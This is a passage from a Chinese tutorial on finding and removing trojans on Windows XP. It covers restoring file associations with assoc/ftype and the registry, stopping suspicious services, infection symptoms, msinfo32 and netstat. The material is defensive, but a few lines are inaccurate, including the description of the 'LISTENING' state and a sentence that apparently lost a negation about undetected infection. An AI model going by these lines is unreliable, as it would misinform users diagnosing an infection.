



注册表路径为：HKEY_CLASSES_ROOT\txtfile\shell\open\command和HKEY_LOCAL_MACHINE\Software\CLASSES\txtfile\shell\open\command，默认的值数据为："%SystemRoot%\system32\NOTEPAD.EXE %1"。

而HELP文件的关联则是：HKEY_CLASSES_ROOT\hlpfile\shell\open\command和HKEY_LOCAL_MACHINE\Software\CLASSES\hlpfile\shell\open\command，正常的键值数值是"%SystemRoot%\System32\winhlp32.exe %1"，通过上面的例子大家不难发现找关联都是有规律可行的，至于具体的数值大家可以从正常的计算机上查看。

②进入"控制面版"

找到"文件夹选项"，双击，选择"文件类型"，如图34。如果你发现某个文件的关联被改了，那么这时请点击"新建(N)"，出现如图35的窗口。






如果是EXE（可执行文件）文件的关联被修改了，那么在我画了横线的输入框内输入"exe"（可执行文件的扩展名），然后点击高级，在弹出的菜单中选择"应用程序"，如图36。

然后点击确定保存退出，这样就修复了正确的文件关联了。


③在命令提示符下输入命令："ftype exefile=%1 %*"或"assoc.exe=exefile"（不包括引号）

我来解释下，ASSOC命令显示或修改




文件扩展名关联，而FTYPE命令是显示或修改用在文件扩展名关联中的文件类型。具体的这两个命令的使用方法大家可以键入"help assoc"或"help ftype"来了解，我只说我们这里要用到的。


输入：assoc .exe命令显示可执行程序的关联，正常的话将会显示如图37。



我们用ftype | more来逐步显示系统中所有文件的类型，我们可以看到这一行：exefile="%1" %*，如图38。



在逐步的查找过程中我们还可以看到"batfile="%1" %*"、"cmdfile="%1" %*"等，我们只要将EXE文件与"exefile"关联即可，所以我们输入："assoc 空格.exe=exefile"回车屏幕显示".exe=exefile"，成功！或者输入："ftype exefile=%1 %*"也行，显示如图39。




这样我们也可以修复文件关联了。


(5)服务

一些木马通过加载服务来达到随系统


启动的目的，因为系统要正常运行，就少不了一些服务的，而这些服务是在系统启动时就开始被系统运行，所以木马也可以这样来启动自己，而且在进程管理器列表里看不到相关进程的哦。如果我们对某一个服务觉得很可疑，可以把这个服务删除重新启动计算机就可以了。以WINXP为例子，依次“我的电脑”→“控制面板”→“管理工具”→“服务”，就打开了如图40的窗口了。



傻瓜式地操作没什么好说的，就怕你不想学会都难。如果你不知道软件所加载的具体服务是什么，可以点击每个服务通过左边的描述来查看（要看到“描述”，必须把查看形式设置为“扩展”，如图40左下角）。找可疑的服务时大家只用注意已经启动了的服务就可以，找到后双击该服务所在的那一栏，弹窗口，如图41。



该图是本机上“江民”的启动服务，要它停止，点击弹出的对话框中的“停止(T)”按钮就行了。当然你也可以用命令提示符来禁止该服务，这样更快捷些，命令格式是：net stop +服务名（停止服务）；net start +服务名（开启服务），如图42。



“木马的启动”到这里就告一段落了，别奇怪我为什么花这么多时间来说木马的启动，其实这算是发现木马和清除木马的综合技术了，因为任何一款木马都会想尽一切办法来让自己随系统而启动，如果你能发现它通过什么来启动，从而不让它启动，一切就尽在你的掌握之中了。

2. 木马的蛛丝马迹

到这里，我想大家应该知道木马的一些一般特征了，比如要开端口（常见的是TCP端口协议）进行通讯，要在注册表里动手脚（不一定是为了启动）等等。其实有时我们可以从系统的一些“特殊现象”做个大致的判断，形象点说就是在地震来临之前我们可以看到一些小动物十分不安宁，井水深度出现异常等等，同样的，如果我们的机器中了木马也一定会表现出一些异常现象。

A．计算机速度下降；

B．自己未对计算机进行磁盘的读写等操作，但硬盘灯却闪个不停；

C．软驱和光驱无故读个不停；

D．计算机莫名其妙被关闭或者重启或者注销等等；


E．硬盘空间突然减少；

F．正在操作电脑，突然弹出一对话框来，和你谈话；


G．Windows系统配置总是被更改，等等。

其实还有很多“特殊现象”的，对于这些大家很容易理解的，比如前面介绍的“冰河”，直接对目标屏幕进行操作的就有“WIN”键操作（打开开始菜单）、“SHIFT”键操作、“Ctrl”键操作、“TAB”转换操作、“Caps Lock”键操作（输入大小写）等等。而RMTSVC对屏幕的操作就更多了。而这些都只是对屏幕的操作而已，对计算机进行更多操作（比如修改配置，随意打开光驱等等），总之大家应把自己的眼睛放亮点，不要放过一丝一毫的异样。而且即使没发现计算机有什么异常情况就代表你没中木马哦。


我们可以在运行输入“msinfo32”回车，依次来到“软件环境”→“正在运行的任务”，如图43。



如果发现哪个项目只有程序名和路径，而没有版本、厂商和说明，大家应该把它列为可疑“人物”了，如图44。



进一步地，我们可以通过端口来发现木马，这里给大家介绍一个CMD下的端口查看命令：netstat -an，你也可以用端口扫描器来查看自己的计算机开了哪些端口，如图45。




其中“Proto”下显示的是哪种类型的端口，“Local Address”下显示的是本地的IP和端口，“Foreign Address”下显示的是外地IP和用的什么端口来连接这台计算机的某某端口，“State”下是显示的一些状态，“LISTENING”状态表示正在保持连接。OK，如果我们发现了自己机子上开了个可疑的端口，正巧入侵者正在连接着我们的计算机，那么，对着本地这个可疑的端口向右看过去，就可以知道入侵者的IP和他所用的什么端口来连接这台计算机的。

其实要发现木马，一方面需要一定程度上的知识了解，另一方面则是长期接触网络以来而形成的一种意识——“第六感”！不放过发生在计算机里的任何一个细节，时刻保持警觉性。

3. 木马的清除

要省事，最好就是买正版的杀毒软件、木马专杀工具，并常常保持升级，虽然这样做不是百分之百的可靠，但是可以在很大程度上减少我们的麻烦^_^。

